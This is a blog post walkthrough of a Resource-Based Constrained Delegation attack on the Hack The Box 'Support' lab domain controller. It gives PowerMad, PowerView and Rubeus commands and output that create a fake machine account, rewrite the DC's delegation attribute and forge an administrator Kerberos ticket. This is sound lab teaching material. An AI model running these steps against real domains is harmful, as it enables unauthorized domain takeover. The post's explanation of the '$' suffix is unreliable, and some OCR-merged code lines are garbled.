Abuse Resource-Based Constrained Delegation to Gain Unauthorized Access

medium.com/r3d-buck3t/how-to-abuse-resource-based-constrained-delegation-to-gain-unauthorized-access-36ac8337dd5a

Nairuz Abulhul May 17, 2023

R3d Buck3T focuses on Penetration Testing & Vulnerability Assessment (Red Teaming).My goal is to document what I learn, and share the knowledge with the InfoSec Community

Follow publication

Exploiting Resource-Based Constrained Delegation for Unauthorized Access [Updated]

Credits- Photo by Jacob Culp on Unsplash

In **Resource-Based Constrained Delegation (RBCD)**, we configure the target resource e.g. a database or file server to specify which service accounts are permitted to access it on behalf of users. For example, a database service can be set up to allow specific services, like a web service, to act on behalf of users through assigned security permissions.

This differs from unconstrained and constrained delegation. With **unconstrained delegation**, service accounts with delegation enabled can access any resource on behalf of users. Similarly, with **constrained delegation**, service accounts with delegation enabled can access a specific list of resources.

In this blog post, we will delve into the resource-constrained delegation (RBCD) attack and discuss the steps involved in exploiting it to gain elevated privileges on a domain controller machine. To provide practical insights, I'll demonstrate the attack steps on the *Support* machine from Hack The Box.

Configuring RBCD

RBCD is configured by setting the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute. This attribute specifies which service accounts or systems are permitted to act on behalf of users to access the target resource.

To exploit this type of delegation, an attacker must gain access to an account with Write permissions on the targeted resource (computer object), such as `GenericAll`, `GenericWrite`, and `WriteDACL`. This access is necessary to modify the Resource-Based Constrained Delegation (RBCD) settings on the targeted resource.

RBCD Attack Requirements and Flow

Attack Requirements

- Obtain access to an account with Write permissions to modify a computer object's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, granting permissions to the compromised account.
- Control an object with a Service Principal Name (SPN). This could involve using an existing computer where we hold administrator privileges or creating a fake computer object if necessary.

Attack Steps

The steps below summarize the RBCD attack to understand the attack flow:

1. The attacker gains access to a domain user account that can add computers to the domain. By default, domain users are part of the Authenticated Users group, allowing them to add up to 10 computers to the domain.

Remember, it is not always the case; sometimes administrators will set the `ms-ds-machineaccountquota` attribute to 0 to prevent these attacks.)

2. The compromised user must have Write privileges over the targeted computer. Required permissions include `GenericAll`, `GenericWrite`, or `WriteDACL`.

3. The attacker modifies the target computer's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute to specify a service account they control.

4. The attacker requests a service ticket to impersonate a high-privileged user, such as a domain admin, to access the target computer.

5. Using the issued ticket, the attacker gains access to the target computer.

Attack Demo

To perform the RBCD attack, an attacker typically needs to gain access to a computer account configured for RBCD. In this scenario, I've already obtained a foothold on the machine as a low-privileged user — "support". I also utilized Bloodhound to identify potential paths for privilege escalation.

Upon analyzing the privileges and group memberships of the **support** user, I discovered that they are part of a group called **Shared Support**, which possesses delegation rights. Specifically, this group has `GenericAll` permission over the domain controller computer object, enabling us to manipulate the trust relationships.




Figure 1 — shows the delegation rights that BloodHound has identified for the support user.


Numerous tools exist to perform this attack; I've chosen three common ones that would allow us to perform it from Windows and Linux environments.


Method 1: PowerMad.ps1 (Windows)

We download **PowerMad**and **PowerView** (dev version) scripts from GitHub, upload them to the compromised machine through *Evil-WinRM or* any other tools, then import them using the PowerShell `Import-module` command to allow us to use them.

```
##Upload Files through Evil-WinRM upload /path-to-the-file/PowerView.ps1

#Import PowerShell Modulesimport-module .\Powermad.ps1import-module
.\PowerView.ps1
```





Figures 2 & 3 — show uploading Powermad and Powerview and importing modules locally.

Next, we check the value of the `ms-ds-machineaccountquota` attribute with the Active Directory `Get-ADDomain` command to see if our domain user can add machines to the domain.

```
#Get the machine quotaGet-ADDomain | Select-Object -ExpandProperty
DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'

#Active Directory Module - Import the below files firstImport-Module
.\Microsoft.ActiveDirectory.Management.dll Import-Module .\ActiveDirectory.psd1
```




Figure 4 — shows the number of machines a user can add to the domain.

Also, we check the `msds-allowedtoactonbehalfofotheridentity` attribute with the PowerView`Get-DomainComputer` command to see how many services are listed on the computer.

In our case, the list is empty, but generally, we can add a new value to the attribute even if the value is not empty.

```
#PowerView(dev)Get-DomainComputer DC | select name, msds-
allowedtoactonbehalfofotheridentity
```

```
*Evil-WinRM* PS C:\Users\support> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -P
roperties 'ms-DS-MachineAccountQuota'

ms-ds-machineaccountquota
-------------------------
                       10


*Evil-WinRM* PS C:\Users\support> Get-DomainComputer DC | select name, msds-allowedtoactonbehalfofotheridentity

name msds-allowedtoactonbehalfofotheridentity
---- ----------------------------------------
DC

*Evil-WinRM* PS C:\Users\support>
```

Figure 5 — shows the msds-allowedtoactonbehalfofotheridentity `attribute is empty.`

Next, we create a new fake computer object with PowerMad, then verify that it is added correctly to the domain by running the `Get-DomainComputer` command.

```
#PowerView (dev)Get-DomainComputer FakeComputer

#PowerMad New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-
SecureString 'Password123456' -AsPlainText -Force) -Verbose
```

```
*Evil-WinRM* PS C:\Users\support>
*Evil-WinRM* PS C:\Users\support> New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-SecureStri
ng 'Password123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = FakeComputer$
Verbose: [+] Distinguished Name = CN=FakeComputer,CN=Computers,DC=support,DC=htb
[+] Machine account FakeComputer added
*Evil-WinRM* PS C:\Users\support>
```

Figure 6 — shows adding a new machine to the domain with PowerMad.

```
*Evil-WinRM* PS C:\Users\support>
*Evil-WinRM* PS C:\Users\support> Get-DomainComputer FakeComputer


pwdlastset              : 5/16/2023 8:16:23 AM
logoncount              : 0
badpasswordtime         : 12/31/1600 4:00:00 PM
distinguishedname       : CN=FakeComputer,CN=Computers,DC=support,DC=htb
objectclass             : {top, person, organizationalPerson, user...}
name                    : FakeComputer
objectsid               : S-1-5-21-1677581083-3380853377-188903654-5101
samaccountname          : FakeComputer$
localpolicyflags        : 0
codepage                : 0
samaccounttype          : MACHINE_ACCOUNT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 5/16/2023 3:16:23 PM
instancetype            : 4
usncreated              : 81997
objectguid              : b0e8c093-dba2-4d83-a1a3-b4745491c6a9
lastlogon               : 12/31/1600 4:00:00 PM
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Computer,CN=Schema,CN=Configuration,DC=support,DC=htb
dscorepropagationdata   : 1/1/1601 12:00:00 AM
serviceprincipalname    : {RestrictedKrbHost/FakeComputer, HOST/FakeComputer, RestrictedKrbHost/FakeComputer.suppor
t.htb, HOST/FakeComputer.support.htb}
ms-ds-creatorsid        : {1, 5, 0, 0...}
badpwdcount             : 0
cn                      : FakeComputer
useraccountcontrol      : WORKSTATION_TRUST_ACCOUNT
whencreated             : 5/16/2023 3:16:23 PM
primarygroupid          : 515
iscriticalsystemobject  : False
usnchanged              : 81999
dnshostname             : FakeComputer.support.htb
```

Figure 7 — shows the new computer is added to the domain.

Then, we set the security descriptor for our`FakeComputer` principal and add it to the `msds-allowedtoactonbehalfofotheridentity` attribute value of the DC computer object.

```
#Replace the DC machien with any target machhineGet-DomainComputer DC | Set-
DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose

#Change the SID in this command with the SID from your created fake machine$SD =
New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-2552734371-813931464-1050690807-1154)"


$SDBytes = New-Object byte[] ($SD.BinaryLength)


$SD.GetBinaryForm($SDBytes, 0)
```




Figure 8 — shows how to set the security descriptor for the fake computer using its SID.




Figure 9 — shows modifying the msds-allowedtoactonbehalfofotheridentity attribute to include the new fake computer SID.

Now, we assign the delegation privilege to add our `FakeComputer` to the DC machine trusted list and verify if everything works as excepted by running the `Get-DomainComputer` command in PowerView and filtering for the delegation attribute.

```
#Replace the DC machine with any target machineGet-DomainComputer DC -Properties
‘msds-allowedtoactonbehalfofotheridentity’

#PoweView(dev)
```




Figure 10 — shows we've successfully populated the msds-allowedtoactonbehalfofotheridentity attribute with our computer account.

Next, we use Rubeus to generate an RC4 hash of the password we set for the `FakeComputer`, then use the hash to request a service ticket using the S4U Kerberos extension. This step will allow us to request a service ticket for any user on the domain, which we will utilize to request a user with an elevated privilege, such as a domain admin.

Note: Upload Rubeus to the compromised machine.

```
#Requesting service ticket to impersonate the administator.\Rubeus.exe s4u /user:FakeComputer$ /rc4:FFCE0C45C18CFDBB3EC16289A9D704DA /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /domain:support.htb /ptt

#Generat RC4 hash for the FakeComputer account with the same password #the object was created with


.\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:support.htb
```

We must use the same password we used whencreating the computer object with **PowerMad.** Also, we need to include the dollar sign `($)`with the computer name to indicate creating a hash for a machine account.




Figure 11 — shows the generation of an RC4 hash for the fake computer object.

The `($)` that comes after the computer name in Active Directory is a placeholder for the computer's NetBIOS name. The NetBIOS name is a 16-character name used by computers to identify each other on a network. The NetBIOS name is not required for a computer to join an Active Directory domain. However, a computer with a NetBIOS name will be appended with a `$` sign when displayed in Active Directory.

So, when requesting an S4U ticket with Rubeus, specify your computer name with the `$` sign. Failing to include the `$` sign, Rubeus won't find the computer object in Active Directory domain, and the request will fail.




Figure 12 — shows the request for an S4U ticket as the FakeComputer user impersonating the administrator.

At this point, we should be able to view our ticket by running the command `klist`, as seen below. Theoretically, this ticket should give us access to the DC machine *(dc.support.htb)* as an administrator. However, attempting to list the C$ directory on the DC failed as the request was denied.





Figure 13 — shows the administrator ticket for the DC machine.

